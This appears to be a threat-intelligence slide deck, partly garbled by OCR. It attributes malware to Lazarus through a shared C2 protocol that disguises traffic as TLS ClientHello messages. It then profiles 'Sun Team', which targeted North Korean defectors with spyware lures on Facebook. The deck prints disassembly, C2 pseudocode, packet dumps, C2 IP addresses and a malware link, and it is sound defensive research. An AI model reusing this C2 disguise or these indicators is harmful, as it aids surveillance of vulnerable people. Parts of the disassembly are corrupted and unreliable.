
PE and ELF, ARM and x86



Attribution

The SEED for generating a key for encrypting data







Attribution

The protocol for communicating to C2 is same

ELF(ARM)




PE(x86)



Attribution

Protocol for establishing and communicating to C2



Attribution

5bytes before sending real data

```
Transmission Control Protocol, Src Port: 58691, Dst Port: 443, Seq: 1, Ack: 1, Len: 5
  Source Port: 58691
  Destination Port: 443
  [Stream index: 4]
  [TCP Segment Len: 5]
  Sequence number: 1 (relative sequence number)
  [Next sequence number: 6 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
  Window size value: 2738
  [Calculated window size: 2738]
  [Window size scaling factor: -1 (unknown)]
  Checksum: 0x986f [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
  TCP payload (5 bytes)
  [Reassembled PDU in frame: 300]
  TCP segment data (5 bytes)
0000 4c 34 88 17 b5 24 80 4e 81 03 ab 11 08 00 45 00  L4...$.N .....E.
0010 00 39 fd 46 40 00 40 06 4a 1c c0 a8 39 05 c0 a8  .9.F@.@. J...9...
0020 39 06 e5 43 01 bb f6 5c 87 79 f2 2e 31 c1 80 18  9..C...\ .y..1...
0030 0a b2 98 6f 00 00 01 01 08 0a 16 f5 c9 7f 8c f9  ...O.... ....
0040 5f fb 16 03 01 00 73  .....S
```

Attribution

Generate disguised ClientHello

ELF(ARM)

```
08 1C      loc_077E      ; void *
04 22      MOVS    R0, R1
04 22      MOVS    R2, #4 ; size_t
00 21      MOVS    R1, #0 ; int
01 F0 E0 F0 BL      _memset
04 10      MOVS    R4, R6, #6
01 23      MOVS    R3, R1
03 22      MOVS    R2, #3
33 70      STRB    R3, [R6] ; ClientHello
32 71      STRB    R2, [R6, #4]
73 71      STRB    R3, [R6, #5] ; TLS1_VERSION
20 1C      MOVS    R0, R4
20 21      MOVS    R1, #0x20
00 25      MOVS    R5, #0
FF F7 94 FE BL      setMemRandNumByLen
28 1C      MOVS    R0, R5 ; time_t =
01 F0 26 FC BL      _time
03 06      LSLS    R3, R0, #0x18
02 0E      LSRS    R2, R0, #0x18
16 43      ORRS    R2, R3, #0x18
FF 23 1B 02 MOVS    R3, #0xFF00
03 40      ANDS    R3, R0
1B 02      LSLS    R3, R3, #8
1A 43      ORRS    R2, R3
FF 23 1B 04 MOVS    R3, #0xFF0000
18 40      ANDS    R0, R3
03 08      LSRS    R0, R0, #8
10 1C      MOVS    R0, R2
18 43      ORRS    R0, R3
20 60      STR    R0, [R4]
01 F0 35 FC BL      _lrand48
21 34      ADDS    R4, #0x21
F3 10      ADDS    R3, R6, #7
41 07      LSLS    R1, R0, #0x10
01 D0      BEQ    loc_07D2
```

```
00 77      STRB    R5, [R3, #0x1F]
06 E0      B      loc_07E0
```

```
20 21      loc_07D2      MOVS    R1, #0x20
20 1C      MOVS    R0, R4
D9 77      STRB    R1, [R3, #0x1F]
FF F7 75 FE BL      setMemRandNumByLen
3A 1C      MOVS    R4, R6
47 34      ADDS    R4, #0x47
```

PE(x86)

```
loc_40488D:
mov     ecx, ebx
push   ebp
and     cl, 1
lea    ebx, [eax+1]
or     ecx, 1
mov     [eax], ebx
mov     [eax], ecx ; ClientHello
mov     byte ptr [ebp+8], 3
inc     ebp
push   esi
push   edi
push   20h
mov     byte ptr [ebp+0], 1 ; TLS1_VERSION
inc     ebp
push   ebp
call   setMemRandNumByLen_4048F0
push   ebx ; time_t =
call   _time
add     esp, 0Ch
push   eax ; hostlong
call   ds:htonl
mov     [ebp+8], eax
add     ebp, 20h
call   _rand
and     eax, 00000007h
jns    short loc_404908
```

```
dec     eax
or     eax, 0FFFFFF8h
inc     eax
```

```
loc_404908:
jz     short loc_404910
```

```
mov     [ebp+0], bl
inc     ebp
jnp    short loc_404923
```

```
loc_404910:
mov     byte ptr [ebp+0], 20h
inc     ebp
push   20h
push   ebp
call   setMemRandNumByLen_4048F0
add     esp, 8
add     ebp, 20h
```


Attribution

Sending Disguised ClientHello

```
Secure Sockets Layer
  TLSv1 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 165
  Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 161
    Version: TLS 1.0 (0x0301)
    Random: 59ca97913109fee9a3b2a49efcc28e70fccf3547d270de58...
    Session ID Length: 0
    Cipher Suites Length: 72
    Cipher Suites (36 suites)
    Compression Methods Length: 1
    Compression Methods (1 method)
    Extensions Length: 48
  Extension: server_name (len=22)
    Type: server_name (0)
    Length: 22
  Server Name Indication extension
    Server Name list length: 20
    Server Name Type: host_name (0)
    Server Name length: 17
    Server Name: www.wikipedia.org
  Extension: supported_groups (len=8)
  Extension: ec_point_formats (len=2)
  Extension: next_protocol_negotiation (len=0)
```

0000 16 03 01 00 a5 01 00 00 a1 03 01 59 ca 97 91 31Y...1
0010 09 fe e9 a3 b2 a4 9e fc c2 8e 70 fc cf 35 47 d2p..5G.
0020 70 de 58 43 1c d7 d7 73 30 4f c9 00 00 48 c0 0a p.XC...s 00...H..
0030 c0 14 00 88 00 87 00 39 00 38 c0 0f c0 05 00 849 .8.....
0040 00 35 c0 07 c0 09 c0 11 c0 13 00 45 00 44 00 66 .5.....E.D.f
0050 00 33 00 32 c0 0c c0 0e c0 02 c0 04 00 96 00 41 .3.2.....A
0060 00 05 00 04 00 2f c0 08 c0 12 00 16 00 13 c0 0d/.....
0070 c0 03 fe ff 00 0a 01 00 00 30 00 00 00 16 00 140.....
0080 00 00 11 77 77 77 2e 77 69 6b 69 70 65 64 69 61 ...www.w ikipedia
0090 2e 6f 72 67 00 0a 00 08 00 06 00 17 00 18 00 19 .org... ..
00a0 00 0b 00 02 01 00 33 74 00 003t ..


Contains benign domains

```
00 00 00 00 00 00 77 77 77 2E 64 65 62 69 61 6E .....www.debian  
2E 6F 72 67 00 00 00 00 00 00 00 00 00 00 00 00 .org.....  
00 00 00 00 00 00 77 77 77 2E 64 72 6F 70 62 6F .....www.dropbo  
78 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 x.com.....  
00 00 00 00 00 00 77 77 77 2E 66 61 63 65 62 6F .....www.facebo  
6F 6B 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 ok.com.....  
00 00 00 00 00 00 77 77 77 2E 67 69 74 68 75 62 .....www.github  
2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 .com.....  
00 00 00 00 00 00 77 77 77 2E 67 6F 6F 67 6C 65 .....www.google  
2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 .com.....  
00 00 00 00 00 00 77 77 77 2E 6C 65 6E 6F 76 6F .....www.lenovo  
63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 .com.....  
00 00 00 00 00 00 77 77 77 2E 6D 69 63 72 6F 73 .....www.micros  
6F 66 74 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 oft.com.....  
00 00 00 00 00 00 77 77 77 2E 70 61 79 70 61 6C .....www.paypal  
2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 .com.....  
00 00 00 00 00 00 77 77 77 2E 74 75 6D 62 6C 72 .....www.tumblr  
2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 .com.....  
00 00 00 00 00 00 77 77 77 2E 74 77 69 74 74 65 .....www.twitte  
72 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 r.com.....  
00 00 00 00 00 00 00 77 77 77 2E 77 65 74 72 61 6E .....www.wetran  
73 66 65 72 2E 63 6F 6D 00 00 00 00 00 00 00 00 sfer.com.....  
00 00 00 00 00 00 77 77 77 2E 77 69 6B 69 70 65 .....www.wikipe  
64 69 61 2E 6F 72 67 00 00 00 00 00 00 00 00 00 dia.org.....
```


Attribution

Receive function

ELF(ARM)



PE(x86)



Attribution

Receive function – Pseudo code

```
#pragma pack(push, 1)
struct st_5bytes
{
    BYTE byType;
    WORD wSign;
    WORD wLen;
};
#pragma pack(pop)

unsigned int Receive(SOCKET +sock, BYTE +p_Buf, DWORD p_nLen, BYTE p_byType)
{
    unsigned int result;
    struct st_5bytes buff[5];

    buff[0].byType = 0;
    *(_DWORD *)&buff[0].wSign = 0;
    if (RecvToBuff(sock, (const char *)buff, 5))
    {
        buff[0].wSign = ntohs(buff[0].wSign);
        buff[0].wLen = ntohs(buff[0].wLen);
        if(buff[0].wLen > p_nLen || buff[0].byType != p_byType || buff[0].wSign != 0x301)
        {
            result = 0;
        }
        else
        {
            if((result= RecvToBuff(sock, (const char *)p_Buf, buff[0].wLen)))
            {
                DecodeMessage(p_Buf);
            }
        }
    }
}
```

Recv 1st 5bytes

Check validation through code 0x301

Attribution

Contained IPs

IPv4	Host	Country	History
14.139.200[.]107	-	India	
175.100.189[.]174	-	India	?Used by Lazarus?
197.211.212[.]31	Vmware-probe.zol.co.zw	Zimbabwe	
199.180.148[.]134	Wtps.org	United States	
110.45.145[.]103	-	South Korea	
217.117.4[.]110	-	Nigeria	
61.106.2[.]96	-	South Korea	
181.119.19[.]100	Mail.wavenet.com.ar	Argentina	Used by Lazarus
124.248.228[.]30	-	Hongkong	
119.29.11[.]203	-	China	Used by Lazarus
139.96.55[.]146	-	Sweden	
114.215.130[.]173	-	China	

Rise of a brand new threat actor group

New Threat Actor Arises

- North Korean defectors and other related groups were targeted by unknown actors on KakaoTalk
- Targeted attack, since they chose to whom they should implant spyware
- We got interested in this group and started to track them



北추정 해커, 카키오텍 메신저로 '개인 맞춤형' 해킹 시도

본지 기자에게 악성코드 심은 기사 링크 보내며 접근...보안전문가 "스마트폰 노린 신종 해킹 수법"

입력 2017-11-23 11:23 | 김가영 기자



북한인권단체 관계자 및 북한전문매체 기자 등을 대상으로 한 북한의 사이버 공격 전략이 날이 갈수록 노골적이고 치밀해지고 있다. 공격 대상들에게 무작위로 악성코드를 심은 첨부파일을 이메일로 보내던 과거와


New Threat Actor Arises

- While tracking we were able to uncover additional malware operations by same threat actors
- This group is very active
 - All the operations we discovered happened in less than a year
- We have named this group “Sun Team”
 - Thankfully they left their name on their Dropbox storage

```
{ "entries": [ { ".tag": "deleted", "name": "sun Team Folder", "path_lower":  
"/sun team folder", "path_display": "/sun Team Folder" },
```

- Let's look at the details

Sun Team Timeline



Malware Distribution

Case 1 : Facebook (1/3)

- Threat actor actively approached NK defectors on Facebook to make them download malwares

안녕하세요!!!
북한기도란 앱을 보다가요
이해가 안되는 부분이 있어서 드음 부탁드립니다.
드음 부탁드립니다.
보시구 연락 주시면 감사하겠습니다.

Constantly posting on DPRK related Facebook Groups

북한기도란 앱 보신적 있어용?
이해 안되는 부분이 있어서 드음 부탁드립니다.
<https://goo.gl/gK6s61>
보신분들은 답변 부탁드립니다.

“Hey I was looking at this NKPrayer app and I need some help. Take a look at it and tell me”

북한기도 폭시 다운하신 분 있으면 삭제해주세요
그거 압성업이라네요...ㅠㅠ
절대 다운받지 마심.
그거 깔면 폰이 좀비 된다고 함.

Faking as he is also a victim

“Hey that NKPrayer app is a malware don't download it”

북한에 대해서 잘 아세요?
- 2017년 10월 26일 오전 11:06

반갑습니다!
북한 동포를 위해 늘 기도해주시며 고맙겠습니다!!~♡♡
좋아요 · 답글 달기 · 1 · 2017년 10월 26일 오후 12:49

아 네 폭시 북한기도에 대해서 아세요?
불마보 · 답글 달기 · 2017년 10월 26일

에, 저는 북한을 위해 늘 기도하
하나님께.....
좋아요 · 답글 달기 · 1 · 2017년 10월 26일 오후 12:51

아 네 폭시 북한기도란 앱에 대해 아세요? 폰에 까는
좋아요 · 답글 달기 · 2017년 10월 26일 오후 12:52

그런것은 별 필요 없습니다...
감사합니다
좋아요 · 답글 달기 · 1 · 2017년 10월 26일 오후 12:53

“Hey do you know NKPrayer app? Which you install on your device”

“Nope. Don't need it”

제가 오사이 북한에 대해서 관심이 생겼는데요
북한기도란 앱을 보게 됐어요
근데 너무 오늘 내용이 많더라구요
북한에 대해서 아시는 분들 댓글 주시면 감사하겠습니다.

